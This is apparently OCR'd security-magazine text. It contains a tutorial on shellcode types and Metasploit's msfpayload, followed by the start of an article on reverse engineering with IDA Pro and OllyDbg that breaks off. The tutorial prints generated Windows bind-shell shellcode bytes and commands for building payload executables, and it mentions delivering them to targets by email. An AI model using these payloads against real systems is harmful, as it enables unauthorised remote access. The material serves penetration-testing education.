A different type of shellcode is the *"download and execute shellcode"*. This type of shellcode directs the target to download a certain executable file outside the target machine itself and to locate it locally as well as executing it. A variation of this type of shellcode downloads and loads a library.

This type of shellcode allows the code to be smaller than usual as it does not require to spawn a new process on the target system nor to clean post execution (as it can be done via the library loaded into the process).

An additional type of shellcode comes from the need to run the exploitation in stages, due to the limited amount of data that one can inject into the target process in order to execute it usefully and directly – such a shellcode is called a *"staged shellcode"*.

The form in which a staged shellcode may work would be (for example) to first run a small piece of shellcode which will trigger a download of another piece of shellcode (most likely larger) and then loading it to the process's memory and executing it.

"Egg-hunt shellcode" and *"Omelets shellcode"* are the last two types of shellcode which will be mentioned. "Egg-hunt shellcode" is a form of "staged shellcode" yet the difference is that in "Egg-hunt shellcode" one cannot determine where it will end up on the target process for the stage in which the second piece of code is downloaded and executed. When the initiator can only inject a much smaller sized block of data into the process the "Omelets shellcode" can be used as it looks for multiple small blocks of data (eggs) and recombines them into one larger block (the omelet) which will be subsequently executed.

Introduction to MSFPAYLOAD Command

In this part we'll focus on the `msfpayload` command. This command is used to generate and output all of the various types of shellcode that are available within Metasploit. This tool is mostly used for the generation of shellcode for an exploit that is currently not available within the Metasploit's framework. Another use for this command is for testing of the different types of shellcode and options before finalizing a module.

Although it is not fully visible within it's "help banner" (as can be seen in the image below) this tool has many different options and variables available but they may not all be fully realized without a proper introduction.


```
# msfpayload -h
```

Type the following command to show the vast numbers of different types of shellcodes available (based on which one can customize a specific exploit):

```
# msfpayload -l
```


One can browse the wide list (as seen in the image below) of payloads that are listed and shown as the output for the `msfpayload -l` command: Figure 2.

In this case we chose the "shell_bind_tcp" payload as an example. Prior to the continuum of our action let us change our working directory to the Metasploit framework as so:




```
root@ICF-Linux:~# msfpayload -h

    Usage: /opt/framework/msf3/msfpayload [<options>] <payload> [var=val] <[S]um
mary|C|[P]erl|Rub[y]|[R]aw|[J]s|e[X]e|[D]LL|[V]BA|[W]ar>

OPTIONS:

    -h          Help banner
    -l          List available payloads

root@ICF-Linux:~#
```

Figure 1. *Msfpayload Help Information*



```
root@ICF-Linux:~# msfpayload -l

Framework Payloads (226 total)
==============================

    Name                                            Description
    ----                                            -----------
    aix/ppc/shell_bind_tcp                          Listen for a connection and
 spawn a command shell
    aix/ppc/shell_find_port                         Spawn a shell on an establi
shed connection
    aix/ppc/shell_interact                          Simply execve /bin/sh (for
inetd programs)
    aix/ppc/shell_reverse_tcp                       Connect back to attacker an
d spawn a command shell
    bsd/sparc/shell_bind_tcp                        Listen for a connection and
 spawn a command shell
    bsd/sparc/shell_reverse_tcp                     Connect back to attacker an
d spawn a command shell
    bsd/x86/exec                                    Execute an arbitrary comman
d
    bsd/x86/metsvc_bind_tcp                         Stub payload for interactin
g with a Meterpreter Service
```

Figure 2. *Msfpayload Payload List*


root@ICF-Linux: /pentest/exploits/framework
File Edit View Terminal Help
I.C.F
CYBER WARFARE INTELLIGENCE

```
root@ICF-Linux:/pentest/exploits/framework# ./msfpayload windows/shell_bind_tcp O

       Name: Windows Command Shell, Bind TCP Inline
     Module: payload/windows/shell_bind_tcp
    Version: 8642
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 341
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell
```

Figure 3. *Listing the Shellcode Options*

```
# cd /pentest/exploits/framework
```

Once a payload was selected (in this case the `shell _ bind _ tcp` payload) there are two switches that are used most often when crafting the payload for the exploit you are creating.


In the example below we have selected a simple Windows' bind shellcode (`shell_bind_tcp`). When we add the command-line argument "O" for a payload, we receive all of the available relevant options for that payload:

```
# msfpayload windows/shell_bind_tcp O
```

As seen in the output below these are results for "o" argument for this specific payload: Figure 3.


As can be seen from the output, one can configure three different options with this specific payload. Each option's variables (if required) will come with a default settings and a short description as to its use and information:

```
    EXITFUNC
        Required
        Default setting: process
    LPORT
        Required
        Default setting: 4444
    RHOST
        Not required
        No default setting
```



```
root@ICF-Linux:/pentest/exploits/framework# ./msfpayload windows/shell_bind_tcp EXI
TFUNC=seh LPORT=8080 O

       Name: Windows Command Shell, Bind TCP Inline
     Module: payload/windows/shell_bind_tcp
    Version: 8642
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 341
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  seh              yes       Exit technique: seh, thread, process, none
LPORT     8080             yes       The listen port
RHOST                      no        The target address

Description:
```

Figure 4. *Specifying the Shellcode Options Data*



```
root@ICF-Linux:/pentest/exploits/framework# ./msfpayload windows/shell_bind_tcp EXITF
UNC=seh LPORT=8080 C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=8080, RHOST=, EXITFUNC=seh,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x1f\x90\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
```

Figure 5. *Generating the Shellcode Using Msfpayload*

Setting these options in msfpayload is very simple. An example is shown below of changing the exit technique and listening port of a certain shell (Figure 4):

```
# ./msfpayload windows/shell_bind_tcp EXITFUNC=seh
                LPORT=8080 O
```

Now that all is configured, the only option left is to specify the output type such as C, Perl, Raw, etc. For this example 'C' was chosen as the shellcode's output (Figure 5):

```
#./msfpayload windows/shell_bind_tcp EXITFUNC=seh
                LPORT=8080 C
```

Now that we have our fully customized shellcode, it can be used for any exploit. The next phase is how a shellcode can be generated as a Windows' executable by using the `msfpayload` command.

msfpayload provides the functionality to output the generated payload as a Windows executable. This is useful to test the generated shellcode actually provides the expected results, as well as for sending the executable to the target (via email, HTTP, or even via a "Download and Execute" payload).

The main issue with downloading an executable onto the victim's system is that it is likely to be captured by Anti-Virus software installed on the target.

To demonstrate the Windows executable generation within Metasploit the use of the "windows/exec" payload is shown below. As such the initial need is to determine the options that one must provide for this payload, as was done previously using the Summary (S) option:

```
$ msfpayload windows/exec S
  Name: Windows Execute Command
  Version: 5773
  Platform: ["Windows"]
…
  Arch: x86
  Needs Admin: No
  Total size: 113

  Provided by:
  vlad902
```

```
Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
CMD yes the command string to execute
EXITFUNC thread yes Exit technique: seh, thread,
                process
Description:
Execute an arbitrary command
```

As can be seen the only option is to specify the "CMD" option. One simply needs to execute "calc.exe" so that we can test it on our own systems.

In order to generate a Windows' executable using Metasploit one needs to specify the X output option. This will display the executable on the screen, therefore there is a need to pipe it to a file which will call pscalc.exe, as shown below:

```
$ msfpayload windows/exec CMD=calc.exe X > pscalc.exe
  Created by msfpayload (http://www.metasploit.com).
  Payload: windows/exec
  Length: 121
  Options: CMD=calc.exe
```

Now an executable file in the relevant directory called "pscalc.exe" is shown. One may confirm this by using the following command:

```
$ ls -l pscalc.exe
      -rw-r--r-- 1 Administrator mkpasswd 4637
      Oct  9 08:53 pscalc.exe
```

As can be seen this file is not set to being an executable, so one will need to set the executable permissions on it using via the following command:

```
$ chmod 755 pscalc.exe
```

It is now testable by executing the "pscalc.exe" Windows executable. The following command should trigger the Windows Calculator to be displayed on your system.

```
$ ./pscalc.exe
```

As was mentioned in the beginning of the article we have focused on one aspect of the security's field reverse engineering concept – the shellcodes. This is a very basic "know how" for the use of "shellcodes" but it should be the first step and the gates' open for a further and a much more in depth search of the versatile use and features shellcodes can supply.

ERAN GOLDSTEIN

Eran Goldstein is the founder of Frogteam|Security, a cyber security vendor company in USA and Israel. He is also the creator and developer of "Total Cyber Security – TCS" product line. Eran Goldstein is a senior cyber security expert and a software developer with over 10 years of experience. He specializes at penetration testing, reverse engineering, code reviews and application vulnerability assessments. Eran has a vast experience in leading and tutoring courses in application security, software analysis and secure development as EC-Council Instructor (C|EI). For more information about Eran and his company you may go to: http://www.frogteam-security.com.

a d v e r t i s e m e n t

IT-Securityguard

Lets secure IT

Android Vulnerability Scan

Web Penetration testing

Secure hosting

contact: contact@it-securityguard.com

www.it-securityguard.com

How to Reverse the Code?

Although revealing the secret is always an appealing topic for any audience, Reverse Engineering is a critical skill for programmers. Very few information security professionals, incident response analysts and vulnerability researchers have the ability to reverse binaries efficiently. You will undoubtedly be at the top of your professional field (Infosec Institute).

It is like finding a needle in a dark night. Not everyone can be good at decompiling or reversing the code. I can show a roadmap to successfully reverse the code with tools but reverse engineering requires more skills and techniques.

Software reverse engineering means different things to different people. Reversing the software actually depends on the software itself. It can be defined as unpacking the packed, disassembling the assembled or decompiling the complied piece of code termed as software. Some people have also named it as Auditing the Binary or Malware Analysis. This depends on the motive.

Before we jump into more details, let's highlight some pre-requisites of software reverse engineering.

Pre-requisite in Software Reverse Engineering

Most importantly, you should be a programmer who understands the basic concepts of how the software world works. It is like driving your car in reverse gear and reaching home without accidents! So yes, it's not an easy job and it requires practice.

Understanding following requirements is fundamental in reversing any piece of code.

001 – You should be good in at least one programming language so it could be C++.
002 – Understanding assembly language is the key to success in reversing the code and reaching the target. Understanding of stack and memory works, types of registers and pointers are the important factors.
003 – Which DLL is mapped to which statement is very important.
004 – Try identifying the algorithms used and drawing the map of them.
005 – Performing crash analysis to identify bugs, understanding the functionally of the software code by applying the hit and miss rule.
006 – Identifying files used.
007 – Identify variables used in the code, this is very important.

Figure 1. *Fundamental Requirements*





Figure 2. *IDA in Flow*



```
OllyDbg - ollydbg.exe
CPU - main thread, module ollydbg
Address   Hex dump          Command                                  Comments
0042DA24  81C7 40060000     ADD EDI,640
0042DA2A  3B35 A0F04D00     CMP ESI,[4D0FA0]
0042DA30  7C E4             JL SHORT 0042DA16
0042DA32  E8 A9D80400       CALL <JMP.&KERNEL32.GetTickCount>        KERNEL32.GetTickCount
0042DA37  8943 04           MOV [EBX+4],EAX
0042DA3A  6A 01             PUSH 1                                   Time = 1 ms
0042DA3C  E8 A1BC0400       CALL <JMP.&KERNEL32.Sleep>               KERNEL32.Sleep
0042DA41  33C0              XOR EAX,EAX
0042DA43  E9 51130000       JMP 0042ED99
0042DA48  8B53 1C           MOV EDX,[EBX+1C]
0042DA4B  3B15 A0CA4D00     CMP EDX,[4DCA0]
0042DA51  74 2E             JE SHORT 0042DA81
0042DA53  FF73 1C           PUSH [DWORD EBX+1C]                      (000100 => [4D0CD4] = 0
0042DA56  FF73 10           PUSH [DWORD EBX+10]                      (000100 => [4D0CD8] = 0
0042DA59  68 33244900       PUSH OFFSET ollydbg.00492433             Format = "Event %08lX from different pr
0042DA5E  6A 00             PUSH 0                                   Arg2 = 0
0042DA60  6A 00             PUSH 0                                   Arg1 = 0
0042DA62  E8 29AAFEFF       CALL 0040E490                            ollydbg.0040E490
0042DA67  83C4 14           ADD ESP,14
0042DA6A  68 01000180       PUSH 80010001                            ContinueStatus = DBG_EXCEPTION_NOT_HAND
0042DA6F  FF73 20           PUSH [DWORD EBX+20]                      ThreadId => [4D0CD8] = 0
0042DA72  FF73 1C           PUSH [DWORD EBX+1C]                      ProcessId => [4D0CD4] = 0
0042DA75  E8 64DA0400       CALL <JMP.&KERNEL32.ContinueDebugEvent>  KERNEL32.ContinueDebugEvent
0042DA7A  33C0              XOR EAX,EAX
0042DA7C  E9 18130000       JMP 0042ED99
0042DA81  833B 00           CMP [DWORD EBX],0
0042DA84  75 32             JNE SHORT 0042DAB8
0042DA86  68 61244900       PUSH OFFSET ollydbg.00492461             Format = "OllyDbg received debug event.
0042DA8B  E8 EC3BFDFF       CALL 0040167C                            ollydbg.0040167C
0042DA90  59                POP ECX
0042DA91  68 01000180       PUSH 80010001                            ContinueStatus = DBG_EXCEPTION_NOT_HAND
0042DA96  FF73 20           PUSH [DWORD EBX+20]                      ThreadId => [4D0CD8] = 0
0042DA99  FF73 1C           PUSH [DWORD EBX+1C]                      ProcessId => [4D0CD4] = 0
0042DA9C  E8 3DBA0400       CALL <JMP.&KERNEL32.ContinueDebugEvent>  KERNEL32.ContinueDebugEvent
0042DAA1  33C0              XOR EAX,EAX
0042DAA3  E9 F1120000       JMP 0042ED99
0042DAA8  E8 97170000       CALL 0042F244                            ollydbg.0042F244
0042DAAD  8B53 18           MOV EDX,[EBX+18]
0042DAB0  83FA 09           CMP EDX,9                                Switch (cases 1..9, 10. exits)
Dest=0042ED99

Registers (FPU)
ECX 000000C0
EDX FFFFFFFF
EBX 004D0CD0 ollydbg.004D0CD0
ESP 0012F740 ASCII "%HJ"
EBP 0012F7FC
ESI 012ECEBC
EDI 004A485C ASCII "Black on white"
EIP 0042DA43 ollydbg.0042DA43
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 00000006 ERROR_INVALID_HANDLE
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM 8191 0006FBBC 00000000
ST1 empty +UNORM 0F21 0006F960 FFFFFFFF
ST2 empty -UNORM DF24 0007025 0 00000000
ST3 empty +UNORM 0001 77D3C00F 000782F0
ST4 empty 3.1474964391401499740e-4932
ST5 empty 536.00000000000000000
ST6 empty 511.00000000000000000
ST7 empty 664.50000000000000000
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 1372  Prec NEAR,64  Mask    1 1 0 0

Address   Hex dump                                         ASCII
00470000  00 20 F3 59 45 00 00 20 9E 21 46 00 00 00 98 03  . .YE.. .!F....
00470010  46 00 00 20 A4 A5 46 00 00 1C 88 93 47 00 00 20  F.. ..F...L..G..

00401000  Entry point of main module
         Module C:\WINNT\system32\PSAPI.DLL
77920000  Module C:\WINNT\system32\IMAGEHLP.DLL
72A00000  Module C:\Oleg\Odbg2\DBGHELP.DLL
6E420000  Module C:\WINNT\system32\INDICDLL.dll
         Module C:\WINNT\system32\IMM32.dll
0042DA41  User code reached
0042DA41  User code reached
Paused
```

Memory map
Executable
INT3 break
Figure3 - OllyDbg In Flow
File View Debug Options Windows Help
L E M T C B

Figure 3. *OllyDbg*

008 – Most importantly is Vulnerability Analysis, this is applicable when you are trying to modify the normal behaviour of the code.

Approach: Different Reversing Approaches.

There are many different approaches for reversing, and choosing the right one depends on the target program, the platform on which it runs and on which it was developed, and what kind of information you're looking to extract. Generally speaking, there are two fundamental reversing methodologies: *offline analysis* and *live analysis*.

Offline Code Analysis (Dead-Listing)

Offline analysis of code means that you take a binary executable and use a disassembler or a decompiler to convert it into a human-readable form.

Reversing is then performed by manually reading and analysing parts of that output.

Offline code analysis is a powerful approach because it provides a good outline of the program and makes it easy to search for specific functions that are of interest.

The downside of offline code analysis is usually that a better understanding of the code is required (compared to live analysis) because you can't see the data that the program deals with and how it flows. You must guess what type of data the code deals with and how it flows based on the code. Offline analysis is typically a more advanced approach to reversing.

There are some cases (particularly cracking-related) where offline code analysis is not possible. This typically happens when programs are "packed", so that the code is encrypted or compressed and is only unpacked in runtime. In such cases only live code analysis is possible.

Live Code Analysis

Live Analysis involves the same conversion of code into a human-readable form, but here you don't just statically read the converted code but instead run it in a debugger and observe its behaviour on a live system.

This provides far more information because you can observe the program's internal data and how it affects the flow of the code. You can see what individual variables contain and what happens when the program reads or modifies that data.

Generally, it is said that live analysis is the better approach for beginners because it provides a lot more data to work with. The section on "Need for Tools" discusses tools that can be used for live code analysis.

Need for Tools: which tool to select is based on the piece of software code you're trying to reverse. There are many tools available on internet but key tools are IDA Pro & OllyDbg. *IDA Pro* is a wonderful tool with a number of functionalities; it can be used as debugger as well as disassembler.

On the other side *OllyDbg* is an assembler level analysing debugger for Microsoft® Windows ®. Emphasis on binary code analysis makes it particularly useful in cases where source is unavailable.

Highlights of IDA Pro Functionalities

In my opinion IDA Pro is most powerfull tool and is mostly used in reverse engineering, its functionalities are vast in number, however, I should highlight the key one:

Adding Dynamic Analysis to IDA

In addition to being a disassembler, IDA is also a powerful and versatile debugger. It supports multiple debugging targets and can handle remote applications, via a "remote debugging server".

Power Cross-platform Debugging:

- Instant debugging, no need to wait for the analysis to be complete to start a debug session.
- Easy connection to both local and remote processes.
- Support for 64 bits systems and new connection possibilities.

Highlights of OllyDbg Functionalities

- It debugs multithread applications.
- Attaches to running programs
- Configurable disassembler supports both MASM and IDEAL formats
- MMX, 3DNow! And SSE data types and instructions, including Athlon extensions.
- It recognizes complex code constructs, like call to jump to procedure.
- Decodes calls to more than 1900 standard API and 400 C functions.

High Level Reverse Engineering Methodology

As per Information Risk Management PLC, high level Reverse Engineering can be divided into three quick steps. This methodology is the culmination of exiting tools and techniques within the IT Security research community, presenting the ways to identify process operation at a higher-level of abstraction than traditional binary reversing.

In this methodological approach attention is on application DLLs and functions implemented. Following this approach the researcher is free to explore and take any further steps as desired.

When analysing this way the researcher can focus attention on functions that appear more "interesting" from information security point of view.

A Practical Example

A practical example while working on this methodology as explained below.

- Functionality Explored: Microsoft Fingerprint Reader (manufactured by Digital Persona)
- Tools Required: Universal Hooker (uhooker by Core Security Technologies), Interactive Disassembler (IDA) and the OllyDbg debugger.

It is assumed that the reader is familiar with these tools; further information on how to use these tools can be obtained on the vendor website. I have already explained a bit about IDA and OllyDbg, Uhooker is a tool to intercept execution of programs. It enables the user to intercept calls to API Functions inside the DLL and also arbitrary addresses within the executable file in the Memory. Uhooker builds on the idea that the function handling the hook is the one with knowledge about parameter types of the function it is handling. Uhooker is implemented as an OllyDbg plug-in, which takes care of function hooking using software breakpoints.

Phase 1: Identify Relevant Components

This first phase demands the investigation of the core component of the target; in this case it is Microsoft Fingerprint Reader. A number of methods can be applied for identifying core components of Microsoft Fingerprint Reader at this level. The noticeable start point for us would be to include the device drivers that are used, in Windows case the operating system itself provides much information on the device drivers and their system location, it's only the matter of knowing it as shown in Figure 5.

Here we can identify different DLLs and device drivers that are used to control the device, this will

Table 1. *Identifying possible system functions from filenames alone*

System Component / Filename	Likely Functionality
DPHost.exe	Digital Persona Host – Main host application
